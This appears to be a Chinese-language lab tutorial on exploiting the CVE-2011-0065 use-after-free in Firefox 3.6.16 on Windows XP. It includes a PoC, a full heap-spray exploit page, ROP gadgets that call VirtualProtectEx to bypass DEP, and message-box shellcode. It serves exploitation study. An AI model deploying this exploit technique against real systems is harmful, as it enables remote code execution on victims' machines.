Rop 实战之利用 VirtualProtect绕过DEP

（CVE-2011-0065 Firefox mChannel UAF漏洞）

目录

[1 漏洞描述 1](#_Toc505457778)

[2 定位漏洞源码 1](#_Toc505457779)

[3 漏洞利用 5](#_Toc505457780)

[3.1 VirtualProtect函数 7](#_Toc505457781)

[3.2 ROP序列 8](#_Toc505457782)

[3.3 Shellcode布局 9](#_Toc505457783)

[4 最后 14](#_Toc505457784)

# 

# 1 漏洞描述

在Firefox浏览器3.5.19之前的版本，以及3.6.17之前的3.6.x版本中存在UAF漏洞.mChannel对象在被释放后，成为悬挂指针，然后又在后面被重新引用，导致利用漏洞可以执行任意代码.本次利用该漏洞和大家一起学习下利用Ret2Libc 绕过DEP（堆栈不可执行）保护。

实验环境如下：

|  |  |  |
| --- | --- | --- |
|  | 环境 | 备注 |
| 操作系统 | Windows XP Pro sp3 | 简体中文专业版 |
| 漏洞软件 | Firefox | 版本号：3.6.16 |
| 调试器 | Windbg | 版本号：6.12.0002.633 |

# 2 定位漏洞源码

首先在Windbg调试器中添加Firefox的符号表地址：

SRV\*c:\localsymbols\*http://symbols.mozilla.org/firefox

然后，用Windbg附加Firefox浏览器进程，并打开以下poc.html

<html>

<body>

<object id="d"><object>

<script type="text/javascript">

var e;

e=document.getElementById("d");

e.QueryInterface(Components.interfaces.nsIChannelEventSink).onChannelRedirect(null,new Object('0c'),0);

e.data = "";

</script>


</body>

</html>

打开后触发异常，此时栈顶的返回地址如下图所示（0x66434e75）



用ub命令查看0x66434e75地址前面的指令，漏洞正是出现在xul.dll模块中




根据c++成员函数this指针调用约定，可以知道上边的ecx为虚表地址，eax为对象地址，而call dword ptr [ecx+18h]调用的正是某个对象的方法，即虚函数。

下面开始在漏洞触发前下断点，先在漏洞触发点所在的函数开头下断

C:\Users\五千年木\Desktop\3.png

出现了两个同名的函数，根据图一的栈回溯返回地址，我们可以知道我们要找的函数是第二个


因此，对0x66434d6d所在的函数下断点




另外，从poc.html中可以看到关键函数onChannelRedirect,结合触发漏洞的类为xul!nsObjectLoadingContent，我们直接在这个类里搜索关键函数

C:\Users\五千年木\Desktop\5.png


因此，对xul!nsObjectLoadingContent::onChannelRedirect函数下断点，重新加载poc.html执行后，发现确实可以断下



分析该函数的反汇编




上面的调试信息以及给出了源码的文件路径及行数，因此我们可以直接查看源码，可以通过在线源码地址http://hg.mozilla.org/releases/mozilla-1.9.2/file/c24f21581d77/content/base/src/nsObjectLoadingContent.cpp获取到。




在1028行处，将新对象aNewChannel赋给mChannel对象，但由于Firefox本身的垃圾回收机制，在onChannelRedirect函数调用完毕后，它会回收不再使用的对象，即仅在本函数内使用的aNewChannel对象，此时mchannel就成了悬挂指针

继续执行下去会断在我们前面设置的第二个断点nsObjectLoadingContent::LoadObject函数



同样的，找到函数源码



在1204行，引用了悬挂指针mChannel对象的虚函数

分析到这里，我们可以得出结论：

**在nsObjectLoadingCoChannelRedirect函数中，当mChannel对象未被分配时，会临时赋予一个新对象值，而该新对象值在函数返回后会被回收释放，导致mChannel成为悬挂指针.**

**程序又在后面的nsObjectLoadingContent::LoadObject函数中引用了悬挂指针mChannel,最终导致UAF漏洞的发生。**

# 3 漏洞利用


为了实现任意代码执行，需要在mChannel对象释放后，用可控数据“占坑”填充它，因此，可在onChannelRedirect函数调用完成后，紧跟着申请一块大小相同的内存：

e = document.getElementById("d");

e.QueryInterface(Components.interfaces.nsIChannelEventSink).onChannelRedirect(null,new Object,0)

fake\_obj\_addr = unescape("\x1C%u0c0c")

执行后，虚表指针就会被0x0c0c001c填充，从而控制程序的执行流程，如下图



接下来，只需利用Heap Spray技术将shellcode喷射到0x0c0c0034的位置即可实现任意代码执行：

**#######exp.html**

<html>

<body>

<object id="d"><object>

<script type="text/javascript">

e = document.getElementById("d");

e.QueryInterface(Components.interfaces.nsIChannelEventSink).onChannelRedirect(null,new Object,0)

fake\_obj\_addr = unescape("\x1C%u0c0c")

var shellcode =

unescape("%u4141%u4141%u0038%u0c0c%uc012%u0038%u0c0c%u4141%uA2EC%u7D66%u003c%u0c0c%u476c%u7C47%u4141%u4141%u0090%u0c0c%u4141%u4141%u4141%u4141%u323b%u1042%u1ad4%u7c80%u0084%u0c0c%u0090%u0c0c%u0400%u0000%u1A61%u7C80%u0090%u0c0c%uffff%uffff%u0000%u0c00%u0000%u0010%u0040%u0000%u0024%u0c0c%u0090%u9090%u9090%u9090%u9090%u9090%u9090%u9090%u9090%u9090%u9090%u9090%udb33%u6853%u6c72%u2020%u6e68%u6761%u6869%u6d20%u6f6f%u6968%u6120%u8b6d%u53c4%u5050%ub853%u085c%u77d5%ud0ff%ub853%ucafa%u7c81%ud0ff%u9090%u9090")

var ret\_addr = unescape("%u0024%u0c0c")

while(ret\_addr.length+20+8 < 0x100000-18-12-12-12) {ret\_addr += ret\_addr}

var b = ret\_addr.substring(0,(0x48-0x24)/2)

b += shellcode

b += ret\_addr

var next = b.substring(0,0x10000/2)

while(next.length<0x800000) {next += next}

var again = next.substring(0,0x80000 - (0x1020-0x08)/2)

array = new Array()

for (n=0;n<0x1f0;n++){

array[n] = again + shellcode

}

e.data = ""

</script>

</body>

</html>

## 3.1 VirtualProtect函数

由于Windows xp sp3开启了DEP保护，所以我们要绕过DEP保护才能执行shellcode,本文采用ROP方式调用VirtualProtect方法绕过DEP


首先我们来看看 MSDN 上对 VirtualProtect 函数的说明。

BOOL VirtualProtect (  
LPVOID lpAddress,  
DWORD dwSize,  
DWORD flNewProtect,  
PDWORD lpflOldProtect  
);

各参数的意义为：  
lpAddress，要改变属性的内存起始地址。  
dwSize，要改变属性的内存区域大小。  
flNewProtect，内存新的属性类型，设置为 PAGE\_EXECUTE\_READWRITE（ 0x40）时该内存页为可读可写可执行。  
pflOldProtect，内存原始属性类型保存地址。  
修改内存属性成功时函数返回非 0，修改失败时返回 0。  
如果我们能够按照如下参数布置好栈帧的话就可以将 shellcode 所在内存区域设置为可执行模式

BOOL VirtualProtect(  
shellcode 所在内存空间起始地址,  
shellcode 大小,  
0x40,  
某个可写地址  
);

其实通过汇编代码我们会发现其实VirtualProtect有五个参数，



-1（0xffffffff）参数代表进程句柄，构造参数时设为0xffffffff即可

## 3.2 ROP序列

ROP中要用到的三个关键程序片段

片段一\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*

7D66A2EC 8B49 0C mov ecx,dword ptr ds:[ecx+0xC]

7D66A2EF 8B01 mov eax,dword ptr ds:[ecx]

7D66A2F1 52 push edx

7D66A2F2 51 push ecx

7D66A2F3 FF50 14 call dword ptr ds:[eax+0x14]

片段二\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*

1042323b push eax

pop esp

retn 0c

片段三\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*

7C47476C 83C4 18 ADD ESP,18

7C47476F C3 RETN


三个片段地址寻找是通过immunity inc 的mona插件和 ollydbg的ollyFindAddr插件寻找的

## 3.3 Shellcode布局

Shellcode布局：

|  |  |  |
| --- | --- | --- |
| 堆地址 | 值 | 备注 |
| 0c0c0024 | %u4141%u4141 | 填充 |
| 0c0c0028 | %u0038%u0c0c | 堆地址 |
| 0c0c002c | %u4141%u4141 | 填充 |
| 0c0c0030 | %u4141%u4141 | 填充 |
| 0c0c0034 | %uA2EC%u7D66 | 片段一地址 |
| 0c0c0038 | %u003c%u0c0c | 堆地址 |
| 0c0c003c | %u476c%u7C47 | 片段三地址 |
| 0c0c0040 - 0c0c004c | %u4141%u4141 | 填充 |
| 0c0c0050 | %u323b%u1042 | 片段二地址 |
| 0c0c0054 - 0c0c0060 | %u4141%u4141 | 填充 |
| 0c0c0064 | %u1A61%u7C80 | VirtualProtectEx函数首地址 |
| 0c0c0068 | %0090d%u0c0c | 弹窗代码首地址（堆地址） |
| 0c0c006c | %uffff%uffff | VirtualProtectEx参数一（-1） |
| 0c0c0070 | %u0000%u0c00 | shellcode 所在内存空间起始地址 |
| 0c0c0074 | %u0000%u0010 | shellcode 大小（堆块大小） |
| 0c0c0078 | %u0040%u0000 | 0x40 |
| 0c0c007c | %u0024%u0c0c | 可写地址（堆地址） |
| 0c0c0080 – 0c0c008c | %u0090%u9090 | Nop指令 |
| 0c0c0090 | %udb33%u6853  %u6c72%u2020  %u6e68%u6761  %u6869%u6d20  %u6f6f%u6968  %u6120%u8b6d  %u53c4%u5050  %ub853%u085c  %u77d5%ud0ff  %u77d5%ud0ff  %ub853%ucafa  %u7c81%ud0ff | 弹窗代码 |


下面我们跟着我们的exp.html动态跟踪一下exploit过程：



首先我们来到对象调用虚函数这里，此时我们已经劫持了程序流程，虚函数指针为0c0c001c,

正在调用位于【ecx + 18h】的虚函数，可以看到此时调用的虚函数已经被我们覆盖成片段一的首地址，所以我们会执行片段一中的内容


按F11进入



这里执行片段一的内容，片段一执行到最后，eax的值为0c0c003c,ecx的值为0c0c0038

最后跳转到【eax + 14h】所指的地址，即0c0c0050所指的地址，此时0c00050中已经被我们覆盖为1042323b,即片段二的首地址，接下来将执行片段二


按F11进入



片段二执行完毕后，esp的值为0c0c003c，可以看到从现在开始堆成为了栈，这是很重要的，


片段二执行完毕后，将返回【esp】，即0c0c003c所指向的地址，我们已经将0c0c003c覆盖为片段三的首地址7C47476C，于此同时，esp的值加（4 + 0ch）,变为0c0c004c

按F10进入




执行片段三的内容，执行完后，esp的值变为0c0c0064,执行完后，进入[esp],即0c0c0064中内容所指向的地址，此时0c0c0064内容已经被我们覆盖为VirtualProtectEX函数的首地址7C801A61。

于此同时我们可以看一下此时‘栈’里的情况




可以看到，此时栈中返回地址和VirtualProtectEX参数已经都排列好了

继续按F10运行




这里就是执行VirtualProtectEX函数将当前堆内存权限设置为可读可写可执行，我们直接运行到函数末尾




此时VirtualProtectEX已经执行完毕，接下来要返回到【esp】,即0c0c0068内容所指向的地址去执行，而0c0c0068已经被我们覆盖为0c0c0090,也就是我们存放弹窗代码的首地址，如果我们成功绕过了DEF，那么我们就能执行弹窗指令了。

按F10继续



我们已经来到了最后一步，我们先看看当前内存权限



可以看到，当前内存权限为可读可写可执行，于是我们直接按g执行弹窗代码



# 4 最后

整个实验到此结束，这实验主要考察调试能力和找ROP链能力，以及shellcode排布和函数运行时栈的情况也要了解，除了用VirtualProtect函数，当然还可以用ZwSetInformationProcess或者VirtualAlloc函数绕过DEP